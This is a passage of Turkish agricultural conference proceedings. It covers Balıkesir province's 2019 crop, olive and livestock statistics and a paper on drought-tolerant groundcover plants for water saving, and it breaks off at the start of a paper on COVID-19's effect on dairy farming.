Balıkesir'in sahip olduğu iklim koşulları, sulama imkânları ve uzun hasat süresi sebze yetiştiriciliği için avantaj sağlamaktadır. İlde genel olarak domates, biber, patlıcan, tere, roka, dereotu, maydanoz, kavun ve soğan başta olmak üzere pek çok sebze üretimi gerçekleştirilmektedir [3]. Balıkesir ilinde yetiştirilen sebze ekim alanı, üretim ve verim değerleri çizelge 6'da sunulmuştur.

Çizelge 6. Balıkesir İlinde Yetiştirilen Sebze Ürünleri 2019 Yılı Verileri*

Ürünler	Ekilen Alan (da)	Üretim (ton)	Verim (kg/da)
Domates (Sofralık ve Salçalık)	67.030	444.595	6.633
Karpuz	19.149	73.731	3.850
Biber(Dolmalık- Salçalık-Sivri)	31.069	73.427	2.363
Kavun	36.138	70.495	1.951
Patlıcan	8.165	48.819	5.979

*** 2019 Yılı TÜİK verileri**

Balıkesir ilinde 161.551 da alanda sebze üretimi yapılmaktadır. Ekim alanı olarak sırasıyla domates, kavun, biber, karpuz, patlıcan yetiştiriciliği yapılmaktadır. İlimizde yetiştirilen ve ekonomik önem arz eden sebzelerin başında 444.595 ton üretim ile domates, 73.731 ton üretim ile karpuz, 73.427 ton üretim ile biber, 70.495 ton üretim ile kavun ve 48.819 ton üretim ile patlıcan gelmektedir.

5. MEYVECİLİK ÜRETİMİ

Balıkesir’de çok çeşitli meyve üretimi gerçekleştirilmektedir. Yetiştirilen ürünler büyükşehirlerin taleplerini doğrudan karşılamaktadır. Balıkesir iline ait meyvecilik üretimi verileri çizelge 7’de sunulmuştur.

Çizelge 7. Balıkesir İlinde Yetiştirilen Meyve Ürünleri 2019 Yılı Verileri

Ürünler	Toplam Meyve Alanı (da)	Üretim (ton)	Ağaç Başına Ortalama Verim (kg)	Toplam Meyve Veren Yaşta Ağaç Sayısı (Adet)	Toplam Meyve Vermeyen Yaşta Ağaç Sayısı (Adet)
Elma	8.388	10.812	28	391.970	98.012
Mandalina	8.030	7.789	33	239.010	15
Şeftali	4.553	5.423	28	192.190	10.100

*** 2019 Yılı TÜİK verileri**

Balıkesir’de 8.388 da alanda 10.812 ton elma üretimi yapılmaktadır. Bunu 8.030 da ve 7.789 ton üretim ile mandalina üretimi izlemektedir. Şeftali üretimi ise 4.553 dekar alan ve 5.423 ton üretim ile mandalina üretiminin hemen ardından gelmektedir.

Zeytin Üretimi

İlimiz ekonomisinde zeytin ve zeytinyağı önemli bir yere sahiptir. Balıkesir iline ait zeytin varlığı çizelge 8’de sunulmuştur.

Çizelge 8. Balıkesir İli Zeytin Varlığı 2019 Yılı Verileri*

Zeytin Ekim Alanı (da)	830.497
Zeytin Üretimi (ton)	163.132
Meyve veren yaşta ağaç sayısı(adet)	11.085.551
Meyve vermeyen yaşta ağaç sayısı(adet)	503.547
Toplam Üretim (ton)	163.132
Sofralık Üretimi (ton)	41.632
Yağlık Üretimi (ton)	121.500

***2019 Yılı TÜİK verileri**

İlimizde 830.497 da alanda 163.132 ton zeytin üretimi yapılmaktadır. 2019 yılında sofralık zeytin üretimi 41.632 ton olurken yağlık zeytin üretimi ise 121.500 ton olduğu görülmektedir. Balıkesir, zeytin ve zeytinyağı üretiminde ülkemizin önde gelen illerindedir. Türkiye, dünyada zeytinyağı üretiminde 4.sıradadır. Balıkesir ise Türkiye üretiminin yaklaşık % 17,2'sini karşılamaktadır. Bu payın %20'si sofralık zeytin, %80'i de zeytinyağı üretimi için kullanılmaktadır. Balıkesir'in kıyı bölgelerinde zeytin ve zeytinyağları en çok Edremit, Ayvalık, Gömeç, Burhaniye, Havran, Erdek, Bandırma ve Marmara Adası’nda üretilmektedir [4].

6. BALIKESİR İLİNDE HAYVANCILIK FAALİYETLERİ

Balıkesir ili büyükbaş ve küçükbaş hayvan yetiştiriciliği için oldukça önem kazanan bir ildir. Büyükbaş ve küçükbaş hayvan yetiştiricileri bu bölgede hayvanların gereksinim duyduğu bitkileri hem yetiştirme hem de hayvanları geniş meralarda otlatılma imkanına sahiptirler ve bu da bize bölge için hayvancılığın oldukça uygun olduğunu göstermektedir. Balıkesir ilinin 2019 yılı büyükbaş hayvan varlığı 536.855 adet sığır olurken, 6.369 adet manda yetiştirilmiştir. Küçükbaş hayvan varlığı ise 1.112.323 adet koyun ve 171.635 adet keçi olmuştur. Balıkesir ili 2019 yılı Broiler üretimi 25.761.143’tür. Yumurta tavuğu üretimi 6.573.494 olmuştur. Hindi üretimi ise 152.698 olduğu belirlenmiştir. Balıkesir ilinin 2019 yılı arıcılık faaliyetlerine baktığımızda eski kovan sayısı 785’tir.

Fenni kovan sayısı 169.647'dir. Toplam olarak kovan sayısı 170.432 olarak belirlenmiştir. Bal, bal mumu, polen, arı sütü elde etmek için arıcılık sektörü Balıkesir'in her yöresinde yaygındır. 2019 yılında 2480 ton bal üretimi gerçekleştirilmiştir [4]. Ayvalık, Gömeç, Burhaniye, Edremit ve Havran ilçelerinde kovan sayısı oldukça yüksektir. Bunda Kazdağları'nın zengin florasının etkisi büyüktür. Özellikle Havran ilçesi, ilin toplam bal üretimi içerisinde önemli bir yere sahiptir [4]. Balıkesir ilinde gerek Kazdağları gerekse de Bandırma'da bulunan Kapıdağ Yarımadası arıcılık faaliyeti açısından geniş bir flora sunmaktadır. Arıların çeşitli bitki türlerinden topladıkları nektarlar ne kadar fazla ise balın kalitesi de o derece artmaktadır. Dolayısıyla Balıkesir'de bulunan bu dağlar arıcılar için oldukça önem arz etmektedir. Balıkesir iline ait hayvansal üretim miktarları çizelge 9'da sunulmuştur.

Çizelge 9. Balıkesir İli 2019 Hayvansal Üretim Miktarı (Ton) Verileri*

	Süt (ton)	Tavuk Eti (ton)	Yumurta (1000 adet)	Bal (ton)	Yün (ton)	Kıl Üretimi (ton)
2019	724.489	338.757	972.818	2.480	2.362	80

***2019 Yılı TÜİK verileri**

İlin 2019 yılı hayvansal üretim miktarlarına baktığımızda süt üretimi 724.489 ton, tavuk eti 338.757 ton, yumurta 972.818.000 adet, bal 2.480 ton, yün 2.362 ton, kıl üretimi ise 80 ton olarak belirlenmiştir.

7. SONUÇ

Bu çalışmada Balıkesir ilinin bitkisel ve hayvansal üretim potansiyelinin değerlendirilmesi amaçlanmıştır. Balıkesir ili ve çevresinde yetiştirilebilme potansiyeli oldukça yüksek olan bitki gruplarından tarla bitkileri, sebze, meyve ve zeytin üretiminin yanı sıra büyükbaş, küçükbaş hayvan varlığı ve arıcılığı değerlendirilmiştir. Balıkesir ilinin tarımsal arazi varlığı 387975 ha'dır. Bu alanda en çok tarla tarımı yapılmaktadır. Tarla bitkilerinin içinde ekim alanı en yüksek buğday olmuştur. Yem bitkisi olarak yetiştirilen silajlık mısır ekimi 2. ve yulaf ekimi de 3. sırayı almıştır. Çeltik ve arpa yetiştiriciliği de oldukça önemli düzeydedir.

İlin tarım arazi varlığı içinde tarla bitkilerinden sonra en çok zeytin yetiştiriciliği yapılmaktadır. Zeytin üretimi ilin ekonomisinde önemli bir katkıya sahiptir. Ayrıca sebze yetiştiriciliği ilin tarımsal üretiminde büyük bir potansiyele sahiptir. Mera alanlarının çok fazla olmamasına rağmen iyi durumdaki yem bitkileri üretimi ilin hayvancılık potansiyelinin de olduğunu göstermektedir. Özellikle arı yetiştiriciliği için zengin ve doğal vejetasyona sahip olması nedeniyle gelişime daha açık durumdadır.

8. KAYNAKÇA

- [1] KTB, (2020). Fiziki Özellikler, <https://balikesir.ktb.gov.tr/>
- [2] TÜİK, 2019. Türkiye İstatistik Kurumu, www.tuik.gov.tr
- [3] Balıkesir’de Tarım, (2019). Tarımın Merkezi Balıkesir, <http://www.investinbalikesir.com/>
- [4] Balıkesir Valiliği (2020). Tarım ve Hayvancılık Balıkesirin vazgeçilmezi.
<http://www.balikesir.gov.tr/>

SU TASARRUFUNDA YER ÖRTÜCÜ BİTKİLERİN YERİ

Gülbahar Demirboğa¹, Yasin Demirboğa¹, Nusret Özbay²

¹Türkiye Milli Botanik Bahçesi Müdürlüğü, ANKARA

²Bingöl Üniversitesi, Ziraat Fakültesi, Bahçe Bitkileri Bölümü, BİNGÖL

demirbogagulbahar@gmail.com

ORCID: 0000-0002-5511-2785

ÖZET

Canlı varlığı için büyük öneme sahip olan su; kullanımı sürekli artan, kirletilerek ya da bilinçsiz kullanımı nedeni ile her geçen gün azalan bir kaynaktır. Mevcut su kaynağımız yağış miktarımızla doğrudan ilişkilidir. 2017-2018 DSİ verilerine göre Türkiye’de yıllık ortalama yağış hacmi 450 milyar m³ olup, yıllık tüketilebilir yerüstü ve yeraltı su potansiyeli toplamı 112 milyar m³’tür. Bu suyun 40 milyar m³’ü (%74) sulama ihtiyaçlarının karşılanmasında kullanılmaktadır. Bu kaynağın etkin ve sürdürülebilir kullanılması yaşam için oldukça önemli olup koruma ve kullanma dengesinin sağlanması büyük önem taşımaktadır. Günümüzde küresel ısınmanın etkileri giderek artmakta, stratejik ve hayati öneme sahip su varlığı bu durumdan ciddi oranda etkilenmektedir. Yaşam kaynağı olan suyun birçok alanda kullanımına dikkat etmek tercihten ziyade zorunluluk haline gelmiştir. Bu nedenle açık ve yeşil alanlarda en fazla yetiştirilen ve en çok su tüketen çim bitkisi yerine sulama isteği az, kuraklığa dayanıklı yer örtücü bitkiler tercih edilebilir. Koleksiyon bahçeleri, kaya bahçeleri, parterler, bitki kasaları, vurgu elamanı gibi farklı kullanım alanlarına sahip bu bitkiler aynı zamanda kuru taş duvarlar, çatı teras bahçeleri, eğimli alanlar, karayolları gibi birçok farklı alanda estetik ve işlevsel amaçlı kullanılmaktadır. Yer örtücü bitkiler; alanda zemin etkisi oluşturabilen, kullanıldıkları yüzeyi örten, hızla gelişen, kolay çoğaltılabilen, renk ve form özelliği olan, ısıyı absorbe edebilen, atıkları tutma özelliği olan (toz vb.); sarılcı, sürünücü, yayılcı ve çok yıllık odunsu veya otsu bitki türleridir. Az bakım isteyen, yenileme isteği az, adaptasyonu yüksek, çevre ve iklim koşullarına uygun tür seçimiyle, su kullanımı azaltılabileceği gibi fazla sulamadan oluşabilecek toprakta tuzlanma, kimyasal madde birikimi gibi toprak kaynaklı sorunlarında önüne geçilebilir. Kullanıma uygun tür seçimi ile düşük maliyetle yeşil alanlar

arttırılması ve toprağın korunması sağlanabilir. Kaynakların akılcı kullanılması adına yer örtücü bitkilere daha çok alanda yer verilmelidir.

Anahtar kelimeler: Su, Su Tasarrufu, Yer Örtücü Bitki, Küresel Isınma

THE PLACE OF GROUNDCOVER PLANTS IN WATER SAVING

ABSTRACT

Water, which is of great importance for living creatures, is a resource whose use is constantly increasing and its amount is decreasing day by day due to pollution or unconscious use. Our current water resource is directly related to our precipitation amount. According to 2017-2018 DSI data, the annual average rainfall volume in Turkey is 450 billion m³, and the total annual consumable surface and groundwater potential is 112 billion m³. 40 billion m³ (74%) of this water is used to meet irrigation needs. Efficient and sustainable use of this resource is very important for life, and it is of great importance to balance protection and use. Today, the effects of global warming are increasing, and the strategic and vital water availability is seriously affected by this situation. Paying attention to the use of water, which is the source of life, in many areas has become a necessity rather than a choice. For this reason, instead of grass plants that are grown the most in open and green areas and consume the most water, drought-resistant ground cover plants with low irrigation demand can be preferred. They are used for aesthetic and functional purposes in many different areas such as stone walls, roof terrace gardens, sloping areas, highways. Ground cover plants can create a ground effect in the field, cover the soil in which they are used, rapidly growing, easy to reproduce, have color and form properties, can absorb heat, hold waste (dust, etc.). They are swarming, creeping, propagating and perennial woody or herbaceous plant species. By choosing a type that requires less maintenance, has low renewal desire, has high adaptability, and is suitable for environmental and climatic conditions, water use can be reduced, as well as soil-borne problems such as salinization and chemical accumulation in the soil that may occur due to excessive irrigation. By choosing the appropriate type for use, green areas can be increased and soil protection can be achieved at a low cost. Ground cover plants should be included in more areas in the name of using flux of resources.

Keywords: Water, Water Conservation, Groundcover Plant, Global Warming

1. GİRİŞ

20. yüzyılın son yarısında kullanımı katlanarak artan ve kirletilerek bir ölçüde kıt kaynak haline gelen su, 21. yüzyılda karşımıza önemli bir sosyal ve ekonomik sorun olarak çıkmaktadır [1]. Su bir yaşam kaynağı olmasının yanı sıra fiziksel çevrenin biçimlendirilmesinde de bir unsur olarak karşımıza çıkmaktadır. Peyzaj planlama ve yönetiminde son derece etkili bir unsurdur. Su, tüm zamanlarda bitkiler gibi peyzajın en canlı ve dinamik unsurlarından biri olmuştur. Kentsel açık yeşil alan sistemlerinin planlanması, uygulanması ve yönetiminde öncelikli unsurların başında gelen estetik kaygılar, sosyo-ekonomik, kültürel gelişim istekleri su kullanımını vazgeçilmez kılmaktadır. Bu açıdan bakıldığında su, yeşil alanların oluşturulmasında hiçte küçümsenmeyecek miktarlarda kullanılmaktadır. Su kaynaklarının giderek azalması, yerel yönetimleri suyun etkin kullanımı yönünde yeni çözümler arayışlarına yöneltmektedir. Özellikle park ve bahçeler gibi dış mekan kullanımlarında su tüketiminin büyük boyutlara ulaşması peyzaj düzenlemelerinde suyun olabildiğince az kullanıldığı yeni düzenleme biçimlerinin geliştirilmesini gerektirmiştir [2].

2. KÜRESEL ISINMA VE SU KAYNAKLARINA ETKİSİ

Sanayi devrimi ile birlikte yaşanan ekonomik gelişme ve sürekli artan dünya nüfusu, doğal kaynakların kullanımını hızlandıran itici güçlerdir. Doğal kaynaklar arasında bulunan kömür, petrol ve doğalgaz gibi fosil yakıtların aşırı kullanımı nedeniyle denizlerde ve havada küresel ortalama sıcaklık artmakta ve buna bağlı olarak iklim değişikliği meydana gelmektedir [3]. Atmosferdeki CO² oranı sanayi devrimi öncesi döneme kıyasla %47'lik bir artış göstererek 278 ppm'den 410 ppm'e ulaşmıştır [4]. En yüksek CO² emisyonuna neden olan yakıt türleri sırasıyla kömür, petrol ve doğal gazdır. IPCC (Intergovernmental Panel on Climate Change)'nin güncel raporlarına göre küresel ısınma seviyesi, mevcut hızda artmaya devam ettiği takdirde 2030-2052 yılları arasında küresel ortalama sıcaklık artışının 1.5°C'ye ulaşacaktır [5]. Dünya Bankası ise CO² emisyonlarının şu andaki artış hızıyla devam etmesi durumunda 2060 yılında ortalama sıcaklıklardaki artışın 4°C'yi bulacağı uyarısını yapmaktadır [6]. Dünyanın sıcaklığı artmaya devam ettiği için, su kaynakları üzerinde oldukça olumsuz etkiler beklenmektedir [7]. Gelecek birkaç on yıldan sonraki değişikliğin boyutu küresel olarak sera gazı emisyonlarının miktarına ve dünyanın hassasiyetine bağlıdır [8].

Değişen sıcaklık, ani şiddetli hava olayları (taşkın, kuraklık, hortum vb.), güneş radyasyonun artması gibi iklim değişikliğinin unsurları su kaynakları içerisinde fiziko-kimyasal değişikliklere neden olmaktadır. Örneğin sudaki oksijen yoğunluğu her 3°C'lik sıcaklık artışında %10 azalmaktadır. İklim değişikliğinin yüzey suyu kaynaklarının kalitesine ve içme suyu arzına etkisi değerlendirilmiş ve içme suyu arzının hem taşkın hem kuraklık risklerinden dolayı sektöre uğrayabileceği sonucuna ulaşılmıştır. Ayrıca suyun miktar olarak azalmasına bağlı olarak içerisindeki çözünmüş madde yoğunluğunun

artacağı ve bu nedenle de içme su kaynağının belirlenen içme suyu kalite standartlarını sağlayamayacağı öngörülmüştür [9].

Uzaydan çekilen bir uydu fotoğrafına bakıldığı zaman dünyamız bir su dünyası gibi görünmektedir. Dünya yüzeyinin büyük çoğunluğu okyanuslar ile kaplıdır. Bu durum, suyun sanki hiç tükenmeyecek bir kaynak olduğu yanılgısını oluşturabilir. Su, yeryüzünde 1 milyar 338 milyon km³ hacimle en çok okyanuslar ve denizlerde, insanların sağlıklı ve ekonomik bir biçimde kullanamayacağı tuzlu su olarak bulunmaktadır. Bu miktar, yer yüzünde hesaplanan toplam su miktarının %96.5' ine tekabül etmektedir. Sırasıyla 24 milyon km³ ile buzullar, 12 milyon 870 bin km³ ile tuzlu yeraltı suyu diğer başlıca su kaynaklarıdır. Ancak, insanların evsel, tarımsal ve sanayi amacı ile güvenli tüketebilecekleri su kaynakları dünyadaki toplam su kaynaklarının ancak %2.5 gibi küçük bir kısmıdır [10].

Ülkemiz, kişi başına düşen 1500 m³ kullanılabilir su miktarı ile su kısıtı bulunan ülkeler kategorisinde yer almaktadır. Orman ve Su İşleri Bakanlığının ilgili birimlerince hazırlanan raporlarda derlenen bilgiler ışığında karasal iklim karakteri gösteren ülkemizde, yıllık ortalama yağış, 574 mm (1981-2010) olup, bu yağış yılda ortalama 450 milyar m³ yağış hacmine tekabül etmektedir. Bu suyun 172 milyar m³ 'lük kısmı akışa geçerek çeşitli büyüklükteki akarsular vasıtasıyla denizlere ve kapalı havzalardaki göllere akmaktadır. Ülkemizin hidrojeolojik etüt çalışmaları sonucu hesaplanarak raporlanmış yer altı suyu rezervi 23 milyar m³, yer altı suyu emniyetli rezervi ise 18 milyar m³ 'tür. Günümüz teknik ve ekonomik şartları çerçevesinde çeşitli maksatlara yönelik olarak tüketilebilecek yerüstü su miktarı yıllık 94 milyar m³, emniyetle çekilebilecek yeraltı suyu işletme rezervi yıllık 18 milyar m³ olmak üzere ülkemizin tüketilebilir yerüstü ve yeraltı su potansiyeli yıllık toplamı 112 milyar m³ 'tür. Bu suyun yıllık toplam 54 milyar m³ 'ü kullanılmaktadır. Sektörel olarak bakıldığında; sulamada 40 milyar m³ (%74), içme-kullanma suyu olarak 7 milyar m³ (%13) ve sanayide 7 milyar m³ (%13) su kullanılmaktadır [11].

%74 gibi büyük bir orana sahip olan sulama suyu miktarının tasarruflu kullanımı için alternatiflerin geliştirilmesi mevcut su kaynaklarımızın korunması, sürdürülebilir su politikalarının oluşturulması açısından ülkemiz için oldukça önemlidir.

Dünya ülkelerinin su fakirlik indeksine göre sıralandığı bir çalışmada Türkiye 147 ülke arasında 78. sırada yer almıştır [12]. Türkiye su zengini bir ülke ve su tüketimi açısından dünya ortalamasının gerisindedir. Küresel ısınmanın etkileri açısından riskli bir konumda olan ülkemizde kentsel, endüstriyel ve tarım başta olmak üzere her sektörde önemli düzeyde su eksikliği yaşanması beklenmektedir [3].

3. YER ÖRTÜCÜ BİTKİLER: ÖNEMİ VE KULLANIMI

Yer örtücü bitkiler değişik şekillerde tanımlanır. Bazı kaynaklarda 30 cm boya ulaşabilen ve toprak yüzeyine çok yakın bir yapıya sahip bitkiler olarak tanımlanır. Bahçe kültürlerinde ise yalnız otsu

bitkilerin yetişebileceği veya hiçbir bitkinin yetişmediği yerleri süslemek için dikilen sık bir doku oluşturan bitkiler olarak tanımlanır. Pek çok türden bitki yer örtücü olarak kullanılabilir. Örneğin bazı yer örtücüler; tarla bitkileri, sukulent bitkiler, süs çalıkları gibi değişik bitki grupları içerisinde değerlendirilmektedir. Bu nedenle kesin bir sınıflandırma yapmak zordur. Fakat yer örtücü bitkiler sınıflandırılırken otsu ve odunsu bitkiler olarak başlıca iki gruba ayrılarak incelenebilir. Otsu yer örtücü bitkiler arasında ilk akla gelen çim bitkisidir. Çim ideal bir yer örtücü bitki olmasına rağmen bakımı pahalı ve zor olduğundan yer örtücü bitkiler tercih edilir. Ayrıca çim bitkisinin yetişmesinin zor, koyu gölge ve düzgün olmayan meyilli yerlerde de yer örtücü bitkiler tercih edilir. Kayalık alanlarda, çok ıslak ve kurak alanlarda yosun ve eğrelti otları yer örtücü olarak kullanılabilir. Birçok yer örtücü bitki basılmaya dayanıklı değildir. Böyle yerlerde çim bitkileri kullanılsa da alanların sınırlandırılmasında ve şekillendirilmelerinde yer örtücü bitkiler kullanılır. Yer örtücülerin kapladığı geniş alanlar, benzer ya da farklı renkler, yapılar ve şekiller oluşturur. Yer örtücü bitkiler bunlardan başka, peyzaj planlamalarında, kayalıklarda, kaya bahçelerinde, veranda ve teraslarda ayrıca tarihi bahçelerde de kullanılır. Odunsu yer örtücü bitkiler ise 30 cm' den boyu olan bitkilerdir. Orta büyüklükteki bir bahçede bodur görülmelerine rağmen küçük bir bahçede aynı etkiyi göstermeyebilir. Bu yönden yer örtücü bitkileri sınırlandıran kesin ve net bir kural yoktur. Belirli boydaki bir yer örtücü açık, engebeli bir alanda ideal bir etki yaparken, ön veya iç avlu gibi sınırlandırılmış bir alana uygun olmayabilir. Alanın büyüklüğü ve bitkinin boyu arasında çok yakın bir ilişki vardır. Yer örtücü bitkiler boyları ve bazı özellikleri dışında da birbirlerinden ayrılır. Örneğin, tırmanıcı, yayılıcı, yaz kış yeşil, yaprağını döken, dökmeyen, organları sonbaharda yok olup, ilkbaharda yeniden sürgün veren bitkilerdir [13]. Yer örtücü bitkilerin yaprak formu, rengi ve tekstür özelliğinin değişken olması; çiçek formu ve renginin çeşitliliği; meyvelerin ilgi çekiciliği; bitkisel tasarım çalışmalarına estetik açıdan büyük katkılar sağlamaktadır. İşlevsel ve estetik amaçlı kullanımlar için uygun yer örtücü bitkilerin özellikleri oldukça çeşitli ve işlevseldir. Renk ve form özellikleri, havayı temizleme yeteneği, ısının absorbe edilmesi, boylanma farklılıkları, yaban yaşamı için ortam yaratma, atıkları tutma özelliği, kolay üretim ve hızla gelişmeleri ile gibi olumlu özellikleriyle yer örtücü bitkilerin kullanımları giderek yaygınlaşmaktadır. Yıl boyu renk, doku, form özelliklerin sağladığı estetik katkılarının yanı sıra, asgari bakım koşullarının gerektiği yerlerde ve sorunlu alanlarda ekonomik ve işlevsel katkıları vardır [14]. Ayrıca yer örtücü bitkiler; fonksiyonel olarak erozyonu önler, yağmur sularını emer bu nedenle meyilli yerlerde kullanılmaları önemlidir. Sık ve yoğun olarak gelişen yer örtücüler aynı zamanda ışığın geçmesine engel olarak yabani otlarda kontrolü sağlarlar, sesleri emerek trafiğin yoğun olduğu, fazla gürültülü yerler de kullanılırlar. Yeşil örtüsü ile toprakta buharlaşmayı önlemekle birlikte çürüyen bir malç gibi rol oynayan yapraklarının, sürekli bir atık olarak kalmasını sağlar ve toprağı iyi şekilde yenilerler. Ağaçların yeşil yaprakları ve diğer bitkilerin artıkları yer örtücülerin gölgelenmiş zemininde çürürler ve yer solucanları tarafından toprağı karıştırılırlar [15].

Nerede yaşırsanız yaşayın, su değerlidir. Hiçbir yer kuraklığa karşı bağışık değildir, bu nedenle bitkilendirme çalışmalarında kuru koşullara dayanıklı ve su tasarrufu yapabilen bitkiler seçmek önemlidir. Bazı bitkiler kuraklığa diğerlerinden daha iyi dayanıklıdır ve dolayısıyla daha az su ile hayatlarını devam ettirebilirler. Bazı yer örtücü bitkiler de bu gruba girmektedirler. Özellikle de bölge şartlarına adapte olmuş yer örtücü bitkilerin kurak koşullarda suyu seven diğer bitkilere göre daha iyi performans gösterdiği bilinmektedir. Suyu tasarrufu sağlayan yer örtücüleri otsu çok yıllık bitkiler veya odunsu bitkiler olabilir ve boyları genellikle 60 cm'den daha azdır. Örneğin skulent bir yer örtücü bitki olan *Sedum reflexum* 'Angelina' kurağa dayanıklı olup, bitki dikiminden birkaç yıl sonrasında düşük su tüketen bir bitkidir. Mavi-yeşil yaprakları minimum su ile hızla büyür. Skulent bitkiler, transpirasyonu (terleme) sınırlama ve fazla suyu depolama özelliklerine sahiptirler [16]. Lassalle [17], *Sedum album* bitkisinin susuz 100 günden fazla hayatta kalabileceğini bildirmiştir. Benzer şekilde *S. acre*, *S. kamtschaticum ellacombianum*, *S. pulchellum*, *S. reflexum* ve *Sedum spurium*'un 88 günlük kuraklık döneminden başarıyla çıkarak hayatta kalmışlardır [18].

Kurağa dayanıklı bir diğer yer örtücü bitki olan *Cistus (Cistus Corbariensis)*, herdem yeşil olup, inanılmaz derecede kuraklığa dayanıklı bir bitkidir. *Cistus* çok az suya ihtiyaç duyar veya hiç su gerektirmez, bu nedenle genellikle erozyon kontrolüne ihtiyaç duyan yangın tehlikesi olan bölgelerde alternatif olarak yetiştirilebilir. *Cistus* pirofit bir bitki olduğu için yangın nedeniyle tahrip olan bölgelerde yeniden oluşur ve yeniden büyür. Yabani kekik (*Thymus serpyllum*) az su gerektirir ve bol miktarda arıyı ve faydalı böcekleri çeker. Pembe çiçekleri ve yenilebilir yaprakları 8-10 cm'den fazla büyümeyen, bu da basamaklar arasında ve yollar boyunca mükemmel, kuraklığa dayanıklı bir yer örtüsü oluşturmasını sağlar.

Bir Akdeniz bitkisi olan herdem yeşil *Dymondia margaretae* susuzluğu dayanıklı olup az bir su ile hayatını devam ettirebilmektedir. Bu bitki derin, etli köklere sahiptir ve kuraklığa dayanıklıdır. Bu nedenle özellikle suyun az olduğu tropik ve subtropik bölgelerde örtü bitkisi olarak kullanılmaktadır. Kuraklığa dayanıklı olmakla birlikte sulama ile daha hızlı büyür. Bitkinin ilk yıllarında düzenli sulama bitkinin daha hızlı büyümesine ve adapte olmasına yardımcı olur. Daha sonrasında ancak şiddetli kuraklık dönemlerinde suya ihtiyaç duymaktadır.

4. SONUÇ

Su yaşam için temel bir kaynaktır. Tüm dünyada tarımsal, ekolojik ve ticari süreçleri şekillendirmede etkindir. Küresel ısınma ile iklim değişikliğini her geçen gün daha belirgin hissettiğimiz günümüzde suyu daha bilinçli kullanmak bir zorunluluk haline gelmiştir. Yeşil alanlar ve kullanılan su miktarı düşünüldüğünde bu alanda alınacak her tedbir mevcut su varlığımıza büyük katkı sağlayacaktır. Bu anlamda bölge iklim özelliğine uygun, su konusunda kanaatkâr, çok yıllık bitki seçimi su tasarrufunda büyük önem arz etmektedir. Yer örtücü bitkilerin kullanım ve işlevsel özelliklerinin çeşitliliği göz önüne alındığında, konu hakkında daha çok araştırmaya ihtiyaç duyulmaktadır.

5. KAYNAKÇA

- [1] I. 4. Pamukçu, K., “Su Politikası”, Bağlam Yayınları 143, İstanbul 2000, 340 s.
- [2] Barış, M. E., “Sarıya Bezenen Kentlerimizi Kimler ve Nasıl Yeniden Yeşertebilir?” http://www.peyzajmimoda.org.tr/genel/bizden_detay.php?kod=1173&tipi=2&sube=0, 2007.
- [3] Çapar, G., Su Kaynakları Yönetimi ve İklim Değişikliği, 2019. <http://suyonetimi.ankara.edu.tr/wp-content/uploads/sites/88/2019/10/%C4%B0klim%C4%B0N-Projesi-E%C4%9Fitim-Serisi-Mod%C3%BCI-8.pdf>.
- [4] NASA. Carbon Dioxide, 2019a. <https://climate.nasa.gov/vitalsigns/carbon-dioxide/> [erişim: 28.08.2019].
- [5] IPCC. Summary for Policymakers. In: Global warming of 1.5°C. An IPCC Special Report on the impacts of global warming of 1.5°C above pre-industrial levels and related global greenhouse gas emission pathways, in the context of strengthening the global response to the threat of climate change, sustainable development, and efforts to eradicate poverty [V. Masson-Delmotte, P. Zhai, H. O. Pörtner, D. Roberts, J. Skea, P. R. Shukla, A. Pirani, W. Moufouma-Okia, C. Péan, R. Pidcock, S. Connors, J. B. R. Matthews, Y. Chen, X. Zhou, M. I. Gomis, E. Lonnoy, T. Maycock, M. Tignor, T. Waterfield (eds.)]. World Meteorological Org., Geneva, Switzerland, 32 pp, 2018.
- [6] WWF. Küresel İklim Değişikliği Nedir?, [İklim Değişikliği | WWF](https://www.wwf.org.tr/iklim-degisikligi). [erişim: 29.01.2021].
- [7] Water Calculator (2018). The Impact of Climate Change on Water Resources, 2018. <https://www.watercalculator.org/wateruse/climate-change-water-resources/> [erişim:02.07.2019].
- [8] NASA, The Effects of Climate Change, 2019. <https://climate.nasa.gov/effects/> [erişim: 28.08.2019b].
- [9] Delpla, I., Jung, A. V., Baures, E., Clement, M., & Thomas, O. Impacts of climate change on surface water quality in relation to drinking water production. *Environment International*, 2009. 35(8), 1225- 1233.
- [10] Chin, D.A., *Water-Resources Engineering*, Prentice Hall, New Jersey, USA, 2000.
- [11] DSİ, 2. Ormancılık ve Su Şurası DSİ Hidroloji İhtisas Grubu, 2017.
- [12] Lawrance P., Meigh J., Sullivan C. *The Water Poverty Index: an International Comparison*. Keele Economics Research Papers, Keele University, 2002.
- [13] Milli Eğitim Bakanlığı, Tarım, Yerörtücü Bitkiler, 2016. http://megep.meb.gov.tr/mte_program_modul/moduller/Yer%20%C3%96rt%C3%BCc%C3%BC%20Bitkiler.pdf [erişim: 29.01.2021].
- [14] Öztan, Y., Arslan, M. 1992. İç Anadolu Bölgesi Ekolojik Koşullarına Uygun Sukkulent (Etlî Yapraklı) Bitki Türlerinde Peyzaj Mimarlığı Çalışmalarında Yer Örtücü Olarak Yararlanma Olanakları, s:169. 1992. Ankara.

- [15] Yayılıcı (yerörtücü bitkiler). <http://www.enyesilankara.org/yayilici%20bitkiler.html> [erişim: 29.01.2021].
- [16] Rowe, D.B., Getter, K.L., and Durhman, A.K. Effect of green roof media depth on Crassulacean plant succession over seven years. *Landscape and Urban Planning*, 2012. 104(3-4), 310-319.
- [17] F. Lassalle, F. Wirkung von trockenstreß auf xerophile pflanzen (effect of drought stress on xerophytic plants) *Stadt und Grun*, 1998. 47(6), 437-443 (in German).
- [18] VanWoert, N.D., Rowe, D.B., Andresen, J.A., Rugh, C.L. and Xiao L. Watering regime and green roof substrate design affect Sedum plant growth. *HortScience*, 2005. 40(3), 659-664.

COVID-19 PANDEMİ SÜRECİNİN BANDIRMA VE GÖNEN İLÇELERİNDE SÜT SIĞIRCILIĞINA ETKİSİ

Ahmet Refik Önal

Tekirdağ Namık Kemal Üniversitesi, Ziraat Fakültesi, Zootekni Bölümü, Tekirdağ , TURKEY

aronal@nku.edu.tr

OrcID: 0000-0002-9125-7412

ÖZET

